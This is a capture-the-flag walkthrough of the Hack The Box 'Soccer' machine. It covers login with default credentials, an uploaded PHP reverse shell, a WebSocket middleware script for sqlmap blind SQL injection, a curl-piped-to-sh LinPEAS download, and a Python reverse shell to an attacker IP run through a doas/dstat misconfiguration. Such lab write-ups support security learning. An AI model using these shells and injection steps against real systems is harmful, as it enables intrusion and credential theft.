
rustscan 10.10.11.194 to make a fast scann before going deeper with nmap
nmap -sV -v 10.10.11.194

```
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
```

Add 10.10.11.194:soccer.htb to **/etc/hosts**
Now we can go to the website
Make a **dirbuster** scan and we find **http://soccer.htb/tiny/** which is a login page



Seems to be runningn on **Tiny File Manager (H3K)** which is a web file manager in php
Wappalizer firefox extension doesn't give us any more info than that
While if we go on the **http://10.10.11.194:9091/** page where the mail server was runnign we get a Cannot GET / error


```
Cannot GET /
```


Login in Tiny File Manager with default credential (**admin:admin@123** -they can be found on google)
Let's try to insert some code and execute a reverse shell in the "upload" folder since it's the only folder where our user is authorized to make changes
Generate a php shell code modifyng this: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Save it in a .php file and upload it on Tiny File Manager
nc -lnvp 4444
Open the site page where the code it's saved and we have a shell
Inside /etc/hosts we find that there is another domain (soc-player.soccer.htb)

```
$ cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1       ubuntu-focal    ubuntu-focal

$
```

Save it in our /etc/hosts so we can visit that page and do some research on that
This site is similar to the pevious one but with more pages (we have a login and sign in pages)
I made a fake account (fake@fake.com:fake) and now I have access to this:



The connection on this page is executed through a web socket (we can see it by viewing the source code of the page and searching for the word "socket")

```
128     <script>
129         var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
130         window.onload = function () {
131
132         var btn = document.getElementById('btn');
133         var input = document.getElementById('id');
134
135         ws.onopen = function (e) {
136             console.log('connected to the server')
137         }
138         input.addEventListener('keypress', (e) => {
139             keyOne(e)
140         });
```

When this happens usually we are able to use the following python code to redirect the request from sqlmap to our localhost and execute a blind SQL injection

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection
ws_server = "ws://soc-player.soccer.htb:9091"
def send_ws(payload):
    ws = create_connection(ws_server)
    # If the server returns a response on connect, use below line
    #resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

    # For our case, format the payload in JSON
    message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure
    data = '{"id":"%s"}' % message
    ws.send(data)
    resp = ws.recv()
    ws.close()
    if resp:
        return resp
    else:
        return ''
def middleware_server(host_port,content_type="text/plain"):
    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('=',1)[1]
            except IndexError:
                payload = False

            if payload:
                content = send_ws(payload)
            else:
                content = 'No parameters specified!'
            self.send_header("Content-type", content_type)
            self.end_headers()
            self.wfile.write(content.encode())
            return
    class _TCPServer(TCPServer):
        allow_reuse_address = True
    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()
print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")
try:
    middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
    pass
```

Save the script in a .py file, run it and run the sql command **sqlmap -u "http://localhost:8081/?id=1" -p "id"** on another console
We can see that the parameter id is vulnerable to sql injection
I used the command **sqlmap -u "http://localhost:8081/?id=1" -p "id" --tables** to print all the tables of the databases

```
[12:52:33] [WARNING] it is very important to not stress the network connection during usage o
f time-based payloads to prevent potential disruptions
hema
[12:53:30] [INFO] retrieved: sys
[12:54:26] [INFO] retrieved: soccer_db
[12:57:07] [INFO] fetching tables for databases: 'information_schema, mysql, performance_sche
ma, soccer_db, sys'
[12:57:07] [INFO] fetching number of tables for database 'soccer_db'
[12:57:07] [INFO] retrieved: 1
```

soccer_db seems useful, let's have a look inside it
sqlmap -u "http://localhost:8081/?id=1" -D soccer_db --tables and we can see there is the "accounts" field, let's dump it
sqlmap -u "http://localhost:8081/?id=1" -D soccer_db -T accounts --dump
And finally we have retrieved some credentials (**player:PlayerOftheMatch2022**)

```
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

We can use them for an ssh connection and we are in (we can take the user flag)
Let's use **LinPEAS** to execute the priv esc
On the attacker machine: **sudo python -m http.server 80**
On the target machine: **curl <attacker ip>/linpeas.sh | sh**
We can use **doas** misconfiguration to execute a command as root
find / -name dstat -type d 2>/dev/null
cd /usr/local/share/dstat
nano <filename>.py

```
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.96",2929));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty; pty.spawn("/bin/sh")
```

On the attacker machine **nc -nvlp 2929**
Now on the target machine we can execute the script in the following way
doas -u root /usr/bin/dstat --<filename>
Now we are root and we can take the flag

```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
```